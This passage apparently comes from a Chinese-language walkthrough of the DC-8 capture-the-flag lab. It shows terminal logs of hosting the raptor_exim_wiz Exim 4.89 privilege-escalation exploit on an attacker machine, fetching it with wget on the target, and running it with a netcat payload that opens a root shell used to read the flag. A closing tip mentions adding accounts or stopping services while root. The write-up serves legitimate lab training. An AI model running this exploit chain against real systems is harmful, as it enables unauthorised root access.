└─# mv 46996.sh a.sh
┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# ls -l
总计 8
-rwxr-xr-x 1 root root 3552 1月12日 20:34 a.sh
-rw-r--r-- 1 root root 56 1月12日 16:33 hash.txt

┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.3.47 - - [12/Jan/2026 20:40:45] "GET /a.sh HTTP/1.1" 200 -


接收a.sh

  • wgeta.sh
  • 授予执行权限chmod +x a.sh
  • 执行./a.sh -m netcat
  • 等待5秒即可id
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
www-data@dc-8:/tmp$ wget http://192.168.3.48:8000/a.sh
wget http://192.168.3.48:8000/a.sh
--2026-01-12 22:40:45-- http://192.168.3.48:8000/a.sh
Connecting to 192.168.3.48:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3552 (3.5K) [application/x-sh]
Saving to: 'a.sh'

a.sh 100%[===================>] 3.47K --.-KB/s in 0s

2026-01-12 22:40:45 (367 MB/s) - 'a.sh' saved [3552/3552]

www-data@dc-8:/tmp$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 3552 Jan 12 22:34 a.sh

www-data@dc-8:/tmp$ chmod +x a.sh
chmod +x a.sh
www-data@dc-8:/tmp$ ./a.sh -m netcat
./a.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Mon, 12 Jan 2026 22:48:06 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1vfHL4-0000G7-8o
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
cd /root
ls
flag.txt
cat flag.txt

Brilliant - you have succeeded!!!

888 888 888 888 8888888b. 888 888 888 888
888 o 888 888 888 888 "Y88b 888 888 888 888
888 d8b 888 888 888 888 888 888 888 888 888
888 d888b 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888
888d88888b888 d8P Y8b 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
88888P Y88888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888


Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:

1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is...

If you enjoyed this CTF, send me a tweet via @DCAU7.
[!NOTE] 提示
这里的root权限大概持续一分钟,之后又返回普通权限,但是在这一分钟时间里可以做很多事情,如添加账号、关闭服务等。